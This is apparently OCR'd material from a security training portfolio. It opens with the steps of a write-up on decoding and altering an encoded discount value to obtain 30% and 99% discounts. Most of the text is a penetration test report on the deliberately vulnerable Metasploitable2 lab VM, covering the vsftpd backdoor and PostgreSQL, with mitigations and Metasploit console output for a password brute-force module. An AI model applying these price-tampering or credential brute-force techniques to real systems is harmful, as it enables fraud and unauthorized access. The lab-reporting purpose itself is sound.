
Step 4:Now I search on internet about decoder I found this website
[String Encoder / Decoder, Converter Online - DenCode]




Step 5:Check to make encode for this




Step 6:I found this text very easy to decode after I will try to change it to take big discount





Step 7:I try to change it to make 30 discount and it success

Step 8:So I will try to make it to high impact



Step 9:I try to change it to make 99 discount and it success

----------EOF----------

Network Penetration Testing Report

13. Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against **metasploitable2**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

14. Objective

The objective of the assessment was to assess the state of security and uncover vulnerabilities in **metasploitable2** and provide with a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

15. Scope

This section defines the scope and boundaries of the project.

Target Name	**metasploitable2**
URL	**metasploitable2**

15.1. Assessment Attribute(s)

Parameter	Value
Starting Vector	External
Target Criticality	Critical
Assessment Nature	Cautious & Calculated
Assessment Conspicuity	Clear
Proof of Concept(s)	Attached wherever possible and applicable.

Risk Calculation and Classification

Following is the risk classification:


Info	Low	Medium	High	Critical
No direct threat to host/ individual user account. Sensitive information can be revealed to the adversary.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Vulnerability observed may not have high rate of occurrence. Patch workaround released by vendor.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Patch/ workaround not yet released by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch available by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch may not be available by vendor.


Table 1: Risk Rating


1-ftp port 21

Reference No:	**Risk Rating:**
metasploitable_01	**Critical**
Tools Used:	
Metasploit -metasploitable2	
Vulnerability Description:	
The vulnerability found on **port 21 (FTP)** in **Metasploitable 2** is associated with **vsftpd 2.3.4**, a version of the **Very Secure FTP Daemon** that is notoriously vulnerable due to a backdoor. This vulnerability allows attackers to gain unauthenticated root shell access.	
Vulnerability Identified by / How It Was Discovered	
Metasploit	
Implications / Consequences of not Fixing the Issue	
1. **Root Access for Attackers**: Hackers can gain full control of the system, leading to data breaches, file manipulation, or even full system destruction. 2. **Persistence of Attacks**: Attackers can establish a foothold by installing further backdoors or creating privileged accounts, allowing long-term, undetected access. 3. **Launchpad for Further Attacks**: The compromised system can be used to attack other systems, become part of botnets, or spread malware across the network. 3. **Legal & Compliance Risks**: Non-compliance with regulations (e.g., GDPR) could result in legal penalties, lawsuits, and hefty fines, along with reputational damage. 4. **Financial Loss**: Incident response, data recovery, and legal fines can lead to severe financial consequences.	
Suggested Countermeasures	
By addressing these measures, you can reduce the risk of exploitation and ensure better security of your systems 1.**Update vsftpd**: Upgrade to the latest secure version of vsftpd to remove the backdoor vulnerability. **2.Restrict FTP Access**: Limit FTP services to trusted IPs and disable anonymous access to prevent unauthorized connections. **3.Use Strong Authentication**: Implement multi-factor authentication (MFA) and strong passwords to further protect FTP services. **4.Monitor and Patch**: Continuously monitor for unusual activity and apply security patches regularly. **5.Switch to Secure Alternatives**: Consider using more secure protocols like SFTP or FTPS to protect file transfers over the network.	

Proof of concept







2.PostgreSQL port 5432


Reference No:	**Risk Rating:**
PGSQL-5432-001	High
Tools Used:	
Metasploit -metasploitable2	
Vulnerability Description:	
The PostgreSQL service running on port 5432 may be vulnerable due to one or more of the following reasons: • Lack of secure configuration (e.g., weak or default passwords). • Exposure of the database to unauthorized access. • Misconfigurations allowing remote connections from untrusted sources. • Outdated PostgreSQL version vulnerable to known exploits (e.g., privilege escalation, arbitrary code execution).	
Vulnerability Identified by / How It Was Discovered	
Metasploit	
Implications / Consequences of not Fixing the Issue	


· **Data Breach**: Attackers can gain unauthorized access to the database, leading to theft or leakage of sensitive data.
· **Privilege Escalation**: Exploiting vulnerabilities in the database might allow attackers to gain higher privileges or execute arbitrary code.
· **Service Compromise**: Attackers may disrupt services, inject malicious queries, or corrupt the database.
· **Network Exposure**: If the PostgreSQL instance is not properly secured, it could act as an entry point for further exploitation of the internal network.

Suggested Countermeasures


· **Secure Authentication**: Use strong, non-default passwords and implement role-based access controls (RBAC).
· **Disable Remote Access**: Restrict PostgreSQL to only trusted internal IP addresses or localhost unless absolutely necessary.
· **Update PostgreSQL**: Ensure that the PostgreSQL service is updated to the latest stable version to patch known vulnerabilities.
· **Encrypt Communications**: Use SSL/TLS to encrypt all communication between PostgreSQL clients and the server.
· **Network Segmentation**: Place the PostgreSQL server behind a firewall and restrict network access to only authorized users and services.

Proof of concept







```
File  Actions  Edit  View  Help
tral / Password Manager LinkViewFetchServlet.dat SQL Injection
   3   auxiliary/admin/http/manageengine_pmp_privesc                2014-11-08       normal     Yes    ManageEngine Password Ma
nager SQLAdvancedALSearchResult.cc Pro SQL Injection
   4   exploit/multi/postgres/postgres_copy_from_program_cmd_exec   2019-03-20       excellent  Yes    PostgreSQL COPY FROM PRO
GRAM Command Execution
   5   exploit/multi/postgres/postgres_createlang                   2016-01-01       good       Yes    PostgreSQL CREATE LANGUA
GE Execution
   6   auxiliary/scanner/postgres/postgres_dbname_flag_injection                     normal     No     PostgreSQL Database Name
 Command Line Flag Injection
   7   auxiliary/scanner/postgres/postgres_login                                     normal     No     PostgreSQL Login Utility
   8   auxiliary/admin/postgres/postgres_readfile                                    normal     No     PostgreSQL Server Generi
c Query
   9   auxiliary/admin/postgres/postgres_sql                                         normal     No     PostgreSQL Server Generi
c Query
   10  auxiliary/scanner/postgres/postgres_version                                   normal     No     PostgreSQL Version Probe
   11  exploit/linux/postgres/postgres_payload                      2007-06-05       excellent  Yes    PostgreSQL for Linux Pay
load Execution
   12  exploit/windows/postgres/postgres_payload                    2009-04-10       excellent  Yes    PostgreSQL for Microsoft
 Windows Payload Execution
   13  auxiliary/admin/http/rails_devise_pass_reset                 2013-01-28       normal     No     Ruby on Rails Devise Aut
hentication Password Reset
   14  post/linux/gather/vcenter_secrets_dump                       2022-04-15       normal     No     VMware vCenter Secrets D
ump


Interact with a module by name or index. For example info 14, use 14 or use post/linux/gather/vcenter_secrets_dump

msf6 > use 7
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):
```




```
File  Actions  Edit  View  Help

Interact with a module by name or index. For example info 14, use 14 or use post/linux/gather/vcenter_secrets_dump

msf6 > use 7
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                       Required  Description
   ----              ---------------                       --------  -----------
   BLANK_PASSWORDS   false                                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                     yes       How fast to bruteforce, from 0 to 5
   DATABASE          template1                             yes       The database to authenticate against
   DB_ALL_CREDS      false                                 no        Try each user/password couple stored in the current databa
                                                                     se
   DB_ALL_PASS       false                                 no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                 no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                  no        Skip existing credentials stored in the current database (
                                                                     Accepted: none, user, user&realm)
   PASSWORD                                                no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/d     no        File containing passwords, one per line
                     ata/wordlists/postgres_default_pa
                     ss.txt
   Proxies                                                 no        A proxy chain of format type:host:port[,type:host:port][ ..
                                                                     .]
   RETURN_ROWSET     true                                  no        Set to true to see query result sets
   RHOSTS                                                  yes       The target host(s), see https://docs.metasploit.com/docs/u
                                                                     sing-metasploit/basics/using-metasploit.html
   RPORT             5432                                  yes       The target port
   STOP_ON_SUCCESS   false                                 yes       Stop guessing when a credential works for a host
   THREADS           1                                     yes       The number of concurrent threads (max one per host)
```




```
File  Actions  Edit  View  Help
                     ata/wordlists/postgres_default_pa
                     ss.txt
   Proxies                                                 no        A proxy chain of format type:host:port[,type:host:port][ ..
                                                                     .]
   RETURN_ROWSET     true                                  no        Set to true to see query result sets
   RHOSTS                                                  yes       The target host(s), see https://docs.metasploit.com/docs/u
                                                                     sing-metasploit/basics/using-metasploit.html
   RPORT             5432                                  yes       The target port
   STOP_ON_SUCCESS   false                                 yes       Stop guessing when a credential works for a host
   THREADS           1                                     yes       The number of concurrent threads (max one per host)
   USERNAME                                                no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/d     no        File containing (space-separated) users and passwords, one
                     ata/wordlists/postgres_default_us                  pair per line
                     erpass.txt
